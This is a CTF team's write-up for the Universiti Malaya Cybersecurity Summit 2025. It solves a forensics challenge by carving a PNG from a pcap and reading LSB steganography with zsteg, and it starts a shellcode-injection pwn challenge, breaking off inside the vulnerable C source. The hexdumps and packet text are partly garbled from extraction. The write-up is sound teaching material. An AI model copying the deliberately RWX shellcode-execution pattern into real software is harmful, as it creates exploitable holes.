



PUASA6

puasa6_mfkrypt

puasa6_WhiteUsagi

puasa6_Den11s

puasa6_ak4nai


OFFICIAL WRITE-UP

Universiti Malaya Cybersecurity Summit 2025

Forensic.....	2
Hidden in Plain Graphic.....	2
Pwn.....	9
babysc.....	9
liveleak.....	20
Reverse Engineering.....	31
http-server.....	31
Steganography.....	36
Hotline Miami.....	36
Broken.....	41
Web.....	44
healthcheck.....	44
Straightforward.....	50
Cryptography.....	55
Gist of Samuel.....	55

Forensic

Hidden in Plain Graphic



Agent Ali has allegedly been communicating with spies using secret methods. Authorities intercepted suspicious network traffic, but nothing obvious appeared at first glance. Our task was to analyze this traffic and uncover any hidden content.

We were provided a file named `plain_zight.pcap`, which contains packet capture data of potential covert communications.

In this challenge we need to find any suspicious packets in this traffic, so let's find out.

Solution

We began by opening plain_zight.pcap using **Wireshark**, a network analysis tool. At first glance, the traffic appeared normal – no obvious indicators of hidden content, malicious behavior, or standard steganographic techniques.

No.	Time	Source	Destination	Protocol	Length	Info
517	0.169315	88.165.89.82	8.8.8.8	DNS	56	Standard query 0x0000 A google.com
518	-0.501138	113.77.213.52	8.8.8.8	DNS	57	Standard query 0x0000 A netflix.com
519	-0.642784	192.88.245.16	8.8.8.8	DNS	57	Standard query 0x0000 A twitter.com
520	-0.001676	37.239.69.171	114.65.88.165	FTP	91	Request: 220 FTP Server ready.
521	-0.272561	236.231.220.73	8.8.8.8	DNS	57	Standard query 0x0000 A netflix.com
522	-0.442496	118.232.11.56	111.32.124.252	FTP	91	Request: 220 FTP Server ready.
523	-0.940689	213.124.45.97	144.22.43.140	TCP	51	24418 - 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
524	-0.837622	50.18.20.100	147.155.53.193	FTP	94	Request: 220 FTP Server ready.
525	-0.101426	168.165.218.41	8.8.8.8	DNS	56	Standard query 0x0000 A google.com
526	-0.676305	148.72.105.146	8.8.8.8	DNS	57	Standard query 0x0000 A youtube.com
527	0.339159	112.228.188.15	79.74.26.29	SIP	106	Request: REGISTER sip:sip.provider.com (fetch bindings)
528	0.142954	189.135.18.242	116.165.69.155	UDP	83	35692 - 554 Len=55
529	0.229048	222.105.62.55	81.203.185.231	HTTP	202	GET / HTTP/1.1
530	-0.904792	122.60.143.209	155.205.80.24	UDP	52	27846 - 27015 Len=24
531	-0.348176	96.80.228.200	179.182.161.231	HTTP	209	GET / HTTP/1.1
532	-0.347178	213.31.209.4	8.8.8.8	DNS	57	Standard query 0x0000 A ctftime.org
533	-0.645058	60.118.198.160	8.8.8.8	DNS	32	Unknown operation (15) response 0xffff Unknown error (15)[Malformed Packet]
534	-0.380656	89.153.198.154	29.74.57.209	HTTP	210	GET / HTTP/1.1
535	0.137155	75.212.24.238	178.166.38.217	HTTP	202	GET / HTTP/1.1
536	-0.666988	72.5.125.241.227	142.167.70.126	HTTP	209	GET / HTTP/1.1

```

> Frame 562: 28539 bytes on wire (228312 bits), 28539 bytes captured (228312 bits)
> Internet Protocol Version 4, Src: 45.168.1.5, Dst: 46.168.1.10
> Transmission Control Protocol, Src Port: 12345, Dst Port: 80, Seq: 1, Ack: 1, Len: 28499

```

0000	45 00 6f 7b 00 01 00 00 40 06 ad 1d 2d a8 01 05	E o{ @ -
0010	2e a8 01 0a 30 39 00 50 00 00 00 00 00 00 00 00	. . 09 P] ,
0020	50 18 20 00 5d 20 00 00 80 58 4e 47 0d 0a 1a 0a	P] , PNG
0030	00 00 00 00 00 00 49 4c 44 50 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	IHDE
0050	54 78 9c 2d 9d 77 98 5e 45 f5 37 3f 9b 5e 49 42	Tx w ^ E ? 1B
0060	12 20 d4 d0 7b e8 48 e 5d 01 05 29 fe e8 52 15	[{ }] R
0070	05 51 11 15 0b 76 18 91 a2 f4 a6 62 03 41 10 10	Q v . . h A
0080	e9 29 82 88 d2 b3 b4 14 4a 42 80 40 2a 21 65 cb	; JB @ * 1e
0090	ef 8f b3 b2 c9 b2 9b dd f7 bd df 99 b9 e5 7c 9e	+ . . .
0100	e7 3c 80 26 e7 9e 99 ff d7 b9 e7 ce 9c d2 00 0d	< &
0110	34 d0 02 40 4b 43 03 d0 02 d0 d0 00 40 0b 2d	4 @KC - . . ?
0120	04 03 00 0d 02 d0 d2 d0 42 03 ad b4 d8 9f b3 3f 0f	@ - B . . . ?
0130	0d 2d 2d ff d9 40 ab 2a fb 63 6d 7f 9f 16 5a	.. @ * cm * Z
0140	ia ec 8f b4 fe fd ff 5d b3 ed fa ff 53 de 40] S @

To proceed with our investigation, we needed to filter and isolate specific traffic.

1899	0.064056	68.84.222.117	29.68.54.158	TCP	51	28287 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1885	-0.482528	91.245.8.67	106.135.76.102	TCP	51	25858 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1881	-0.991059	149.166.150.184	225.86.76.182	TCP	51	26293 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1874	-0.134314	2.142.141.175	120.29.73.86	TCP	51	4208 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1869	0.066060	13.243.173.252	31.170.70.138	TCP	51	40416 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1867	-0.394816	88.20.96.20	96.181.178.111	TCP	51	59470 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1831	0.266723	127.156.197.198	127.218.14.30	TCP	51	58999 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1827	-0.947425	228.86.125.97	117.61.13.157	TCP	51	9239 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1826	0.162123	100.242.124.15	199.222.31.117	TCP	51	6685 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1822	-0.659589	231.65.115.81	51.127.39.68	TCP	51	33347 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1814	-0.644024	150.16.119.218	202.38.31.106	TCP	51	58793 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1795	0.121820	207.202.99.242	60.83.97.203	TCP	51	48280 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1784	-0.579056	182.202.17.140	113.53.197.164	TCP	51	17304 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1765	0.167939	38.64.31.106	142.201.194.139	TCP	51	42393 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1735	-0.209499	114.91.188.136	206.22.205.9	TCP	51	4177 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1728	-0.866532	185.253.242.70	126.38.206.188	TCP	51	41422 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1715	-0.462126	4.149.239.12	157.181.83.13	TCP	51	52101 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1662	-0.122477	26.83.84.200	178.4.37.240	TCP	51	59744 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1650	-0.430955	253.101.43.75	51.180.3.255	TCP	51	34816 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
1645	-0.954954	249.150.219.59	74.226.207.153	TCP	51	14409 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11

```

Frame 648: 48 bytes on wire (384 bits), 48 bytes captured (384 bits)
Internet Protocol Version 4, Src: 45.168.1.5, Dst: 46.168.1.10
Transmission Control Protocol, Src Port: 12345, Dst Port: 80, Seq: 1, Ack: 1, Len: 8

```

0000	45 00 00 30 00 00	0
0010	2e a8 01 0a 30 39	
0020	50 18 20 00 5a 86	

All the packets captured in TCP protocol have the same length but

185.253.242.70	126.38.206.188	TCP	51 41422 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
4.149.239.12	157.181.83.13	TCP	51 52101 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
26.83.84.200	178.4.37.240	TCP	51 59744 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
253.101.43.75	51.180.3.255	TCP	51 34816 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
249.150.219.59	74.226.207.153	TCP	51 14409 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
156.245.144.81	212.181.142.158	TCP	51 58973 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
152.82.188.160	133.153.171.37	TCP	51 50513 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
194.192.205.134	10.180.131.61	TCP	51 63528 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
182.30.216.227	146.234.184.126	TCP	51 24940 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
45.168.1.5	46.168.1.10	TCP	40 [TCP Retransmission] 12345 → 80 [FIN, ACK] Seq=1 Ack=1 Win=8192 Len=0
3.23.145.224	73.56.82.53	TCP	51 43935 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
24.146.149.79	37.141.52.189	TCP	51 62781 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
178.149.204.96	79.59.178.236	TCP	51 24801 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
202.19.91.147	139.22.100.8	TCP	51 64903 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
224.99.209.152	15.40.117.7	TCP	51 17005 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
11.36.135.65	42.56.33.130	TCP	51 25293 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
196.37.5.34	20.200.233.223	TCP	51 15936 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
11.247.26.121	85.197.79.225	TCP	51 23365 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
126.97.239.5	86.153.85.56	TCP	51 13575 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
22.254.58.70	73.206.190.212	TCP	51 33444 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11

on wire (408 bits), 51 bytes captured (408 bits)

0000	45 00 00 33 00 01 00 00 40 06 a0 5
0010	92 ea b8 7e 61 6c 01 bb 00 00 00 0
Protocol, Src Port: 24940, Dst Port: 443, Seq: 1, Ack: 1, Len: 11	0020 50 18 20 00 90 27 00 00 16 03 01 0
	0030 52 03 03

167.80.228.25	94.119.53.60	TCP	51 38664 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
17.55.155.110	1.88.122.242	TCP	51 13661 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
204.122.69.118	176.73.47.119	TCP	51 30253 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
118.67.134.247	157.65.67.14	TCP	51 39164 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
161.31.73.189	97.151.1.176	TCP	51 45640 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
196.153.131.89	156.13.161.43	TCP	51 28711 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
45.168.1.5	46.168.1.10	TCP	48 [TCP Retransmission] 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=8
57.190.95.151	208.58.221.118	TCP	51 44165 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
45.168.1.5	46.168.1.10	TCP	28539 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=28499
144.85.68.44	246.162.10.137	TCP	51 56455 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
236.43.146.23	101.18.92.150	TCP	51 23831 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
213.124.45.97	144.22.43.140	TCP	51 24418 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
143.224.194.57	150.64.63.8	TCP	51 24818 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
239.133.129.251	120.147.171.173	TCP	51 55732 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
112.171.108.200	90.28.132.155	TCP	51 3255 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
210.147.195.90	57.51.215.191	TCP	51 2041 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
168.78.43.117	45.139.135.8	TCP	51 3429 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
52.32.240.75	111.250.68.126	TCP	51 18381 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
182.153.218.11	16.162.57.100	TCP	51 63697 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11
180.18.199.160	180.133.66.44	TCP	51 35357 → 443 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=11

We found suspicious packets at source ip address 45.168.1.5 then we filtered with ip.addr == 45.168.1.5. It looks like something happened here...


ip.addr == 45.168.1.5					
No.	Time	Source	Destination	Protocol	Length Info
1441 -0.998482	45.168.1.5	46.168.1.10		TCP	40 [TCP Retransmission] 12345 → 80 [FIN, ACK] Seq=1 Ack=1 Win=8192 Len=0
648 -0.999498	45.168.1.5	46.168.1.10		TCP	48 [TCP Retransmission] 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=8
562 -0.999498	45.168.1.5	46.168.1.10		TCP	28539 12345 → 80 [PSH, ACK] Seq=1 Ack=1 Win=28499

We followed the TCP stream in the packet with length 28539 to see what was in it and found this.

PNG
.
.
IHDR
.
.
4 @KC... .@. @.
.. B...
.. @ * .cm... .Z...]... S@.5... ,?... ^... hh... 7.6... \$... :E... :^... 7..
#. . . V.F.K.K.M.L... .6... .8\... .8.
8 .X... { .x\$.Y.N... .c...
[.W[b... *... >... [.T... 7.Ef... .8... F... .qb... p... v... "... p>... #.8... *p&.o.d>p... ~:a.
8 ... ?' I... p... O.U... #.
. { .8... 3... ~>... [.0.SRZ... A.E... [.c... Y.K.Wa7M... .98BNV.K... r.Eh... L.H.M.A... .9N=... o]... e.?~... X... Ba.N... J.
.3y... 3... 2.3... { .H... v&w... W.g+... I... A.N... L... { .v.L0... p... fw2... 2.48yg?... o.Z.F<0... >?! =... .V.E./p-... Zd.p... p... W... p... 8.
.v... &... 8y.H... o... w... >L.R... Y... K... U;>... K... #... .Ik... hr... d... 80!1... .6.r... 2... ss... 8N... =... "z... T... b),
f.*Z.8.8... T.#... S.!... p=... T...
.T... X3... T... S... R... *8.G... .6"... o... 8Nzz... S... 0... 6"4e.i... [R... 8.q... 6... 5v... { .{... .i... 3... Z... ; X... k... r@[...
.T.a... c


C... >... w... P.K... H...
Amq...
| - { .u... 5... I#... 8h... Y.s.h... d<... mrr.o... 2... p... f.R... +&... p... f... v.J... |... .6'2Kc5... 7.x'3.
W... mt... o... o... a... { .v-... ; h.o... /tW... ?... 8'z... j... C...).
KP... ?N... ; LX... \N6... pT... n)C... ;... !B... 7... e.R... j... d...).
| q.g?... :b... v.O... [.d... 47... 8@... 8.x[... +...)... r...).
[D... >... X... ; D... 7.
T.d... M.n... i... q.J... X... .1... (.:+... @...].o.S... |... s.e#... ky.B... S./P... <... ~6... ')\... BM... / {
.].W... 6!... l.c... R?... e... { .k... ;... ~... u.K.U.U... \HB... Z... >... *b9Zv... -... C... x... VHjI9#...
.z... 9... t...
[.%7... -y... 1... :... p... 4.G... ; YQ.cr... ;... VOJ... Y9aX
x... <... !Nr... >... 6... IIC... g... (... @G... 6... ,... Ew... d... 1... F... \$p... :... 23... +...)... -... T... e
[J... P6... @...].6...
| ... !?... LMde... V.t... c... ;... 4.6.B...);... #... FT...
Ju... !l... l... xx... wR... D... o... 3.S... bMU.crc... ;... V.P.bj... *... -X.O... ,... J... c... t... -... dlz... 6... !... l... E... >... 5... ;&... 7... GQ... @G
V6... R... [j...
2... [T... N... T...]... 5.I... _U... +... k... h... 4J... (... H... =... m.S... ;... d... C... 's... H... .H... <... \$... E... e... D... '... 6...)... i... Wj...
L... h... |... P... (g... t.M... V... d... E... ?
[... 0... F... Z...
0R.g... @... U... e... e... x:d... >w... /... I... d... c... N... IMQ.M'F... e... G... =8e... ;... A... g... H... W... \$... ")... T... 9.v=-... c... EzrC... m)O
... F... Q... }... \$... 8... 5... i... H... g4.W... [... +... .G... A... H... Z... b... Y... o... %... T... I... y... 'p... l... B...)... y... C... z7... H... o... Dv... ic... p... P... z...
... P... X... X... /... B...)... k... |... x... m... f... b... >... q... 6... B... -... +... I... I... Z... b... N... ?... dp?... 3... aS... ,... E... ,... E... ,... 0k... 8... XL... #... P... u...
... h... B... A... tB... ,... V... K... ;... 5... P... 4... x... @... :... 1... r@[... Z... &...)... {... ,... S0... q... (... ;... ~M... um6... >... 06...
]... U... l... 3... S#... jo1...)... Gs...)... {...]... @... W... v... Y... {... X... B... Hfb... R... R... "8.s... |...
... X... 8N... E... N... n... >... R... *8... v... 6"... q... 6"... 'b)... "X... R... !d... <... 8... A... v(9... Ur... X... 8N... +... &... S...
9... X...
Packet 562 | Client pkt, 0 Server pkts, 0 Turns. Click to select.

The packet contains file.png. Then we change the ASCII into Raw because Raw mode gives you the exact byte-for-byte binary data from the packet just as it was sent over the network making sure the exported file.png is accurate and complete.



Then name the file as PNG type so we name it as test.png to see what it is.

```
(kali㉿kali)-[~/Downloads]
$ cd ..
(kali㉿kali)-[~]
$ cd Downloads
(kali㉿kali)-[~/Downloads]
$ xdg-open test.png
```



Then we did some research on what we could do with this image and found this.

In the case of a JPEG cover image, the hidden data is written to the least significant bits of the quantized AC coefficients that are not 0 or 1 (that happens after the lossy step of the JPEG algorithm, so the hidden data is not lost). For a PNG or WebP cover image, the hidden data is written to the least significant bits of the RGB color values of the pixels that are not fully transparent. Other image formats are not currently supported as cover image, however any file format can be hidden on the cover image (size permitting). Before encryption, the hidden data is compressed using the Deflate algorithm.

Credit to: [GitHub - tbpaolini/imgconceal: Steganography tool for encrypting and hiding files inside JPEG, PNG and WebP images](https://github.com/tbpaolini/imgconceal)

So basically LSB (Least Significant Bit) steganography is a method where data is hidden by modifying the least significant bits of image pixels. In color images (like PNGs), each pixel has 3 or 4 color channels (Red, Green, Blue, sometimes Alpha), and each channel is typically 8 bits.

For Example:

Original Image	
Red	11111111 00000000
Green	00000000 11111111
Blue	00000000 00000000
Yellow	00000000 11111111
	00000000 11111111
	11111111 00000000

Stego Image	
Red	11111101 00000010
Green	00000010 11111101
Blue	00000000 00000010
Yellow	00000000 11111111
	00000000 11111101
	00000000 00000000

B A T

01100010 01100001 01110100

Least Significant Bit Steganography.

Then we tried search a tool to find least significant bit (LSB) in PNG and luckily we found video of John Hammond with LSB

steganography:

► Least Bit Steganography w/ zsteg (PicoCTF 2022 #50 'st3g0')

```
(kali㉿kali)-[~/ctf/pico/forensics/st3g0]
$ zsteg -a pico.flag.png
..._B>wV_G@"
[picoCTF{h3r3_15_n0_5p00n_96ae0ac1}st3g0"
"E2A5q4E%uSA"
"AAPAAQTAAC"
"HWUUUUUU"
file: Matlab v4 mat-file (little endian) >\004<\305P, numeric, rows 0, columns 0
file: Matlab v4 mat-file (little endian) | <\243, numeric, rows 0, columns 0
file: gfxboot compiled html help file
file: Targa image data (16-273) 65536 x 4097 x 1 +4352 +4369 - 1-bit alpha - right "\021\
020\001\001\021\021\001\001\021\001\021\001"
file: 0420 Alliant virtual executable not stripped
file: Targa image data - Map 272 x 17 x 16 +257 +272 - 1-bit alpha "\020\001\021\001\021\
020\020\001\020\001\020\001"
file: Targa image data - Map 273 x 272 x 16 +1 +4113 - 1-bit alpha "\020\001\001\001"
file: Novell LANalyzer capture file
file: Applesoft BASIC program data, first line number 8
file: Novell LANalyzer capture file
file: MacBinary, busy, bozo, ID 0x800, protected 0x2, char. code 0x40
852, 2nd header length 2, Sat Mar 16 02:26:08 2075 INVALID date, modified Sun Mar 25 16:08:
1', type 'C\02', 8388672 bytes "\200 \010\002" , at 0x8000c0 136347648 bytes resource
file: tar archive (old), type '@' , uid \200, gid \002\01, second
\010
file: tar archive (old), type '@' , uid \200, gid \002\01, second
\010
file: GLS_BINARY_MSB_FIRST
file: Applesoft BASIC program data, first line number 150
file: GLS_BTMAPV_ISP_STPST
```

Least Bit Steganography w/ zsteg (PicoCTF 2022 #50 'st3g0')



John Hammond

1.99M subscribers

Join

Subscribed

978

...

Share

Download

...

Then we download the tool from: [GitHub - zed-0xff/zsteg: detect stegano-hidden data in PNG & BMP](https://github.com/zed-0xff/zsteg)

By using this command: `zsteg -- lsb <file.png>`

```
(kali㉿kali)-[~/Downloads]
$ zsteg -- lsb test.png
b1,r,lsb,xy .. text: "b^~SyY[ww"
b1,rgb,lsb,xy .. text: "24:umcs{h1dd3n_1n_png_st3g}"
b1,abgr,lsb,xy .. text: "A3tgA#tga"
b2,abgr,lsb,xy .. file: 0420 Alliant virtual executable not stripped
b3,abgr,lsb,xy .. file: StarOffice Gallery theme \020, 8388680 objects, 1st A
b4,b,lsb,xy .. file: 0420 Alliant virtual executable not stripped

(kali㉿kali)-[~/Downloads]
$ plain_zight.pcap
```

Flag: umcs{h1dd3n_1n_png_st3g}

Pwn

babysc



We are given 3 files, including the binary and the source code. Which means we won't have to open up Ghidra to decompile it.

Let's check the file type

```
> file babysc

babysc: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=17c5713f0659b856ebda5cbc602cb5e28ce9249c, for GNU/Linux
3.2.0, not stripped
```

We are dealing with a 64-bit binary file that is not stripped. Meaning the functions will be easy to reverse and symbols will be available. Though, source code is provided...

Check for protections

```
> checksec babysc

[*] '/home/mfkrypt/umctf/pwn/baby/babysc'
    Arch:      amd64-64-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX unknown - GNU_STACK missing
    PIE:       PIE enabled
    Stack:     Executable
    RWX:       Has RWX segments
    SHSTK:    Enabled
    IBT:       Enabled
    Stripped: No
```

Protections such as NX and Stack Canary have been disabled. This will likely be a shellcode injection challenge

Let's look at the given source code

```
#include <stdlib.h>
#include <stdint.h>
#include <stdbool.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <string.h>
#include <time.h>
#include <errno.h>
#include <assert.h>
#include <libgen.h>
```

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/signalf.h>
#include <sys/mman.h>
#include <sys/ioctl.h>
#include <sys/sendfile.h>
#include <sys/prctl.h>
#include <sys/personality.h>
#include <arpa/inet.h>

void *shellcode;
size_t shellcode_size;

void vuln(){
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    shellcode = mmap((void *)0x26e45000, 0x1000,
PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);

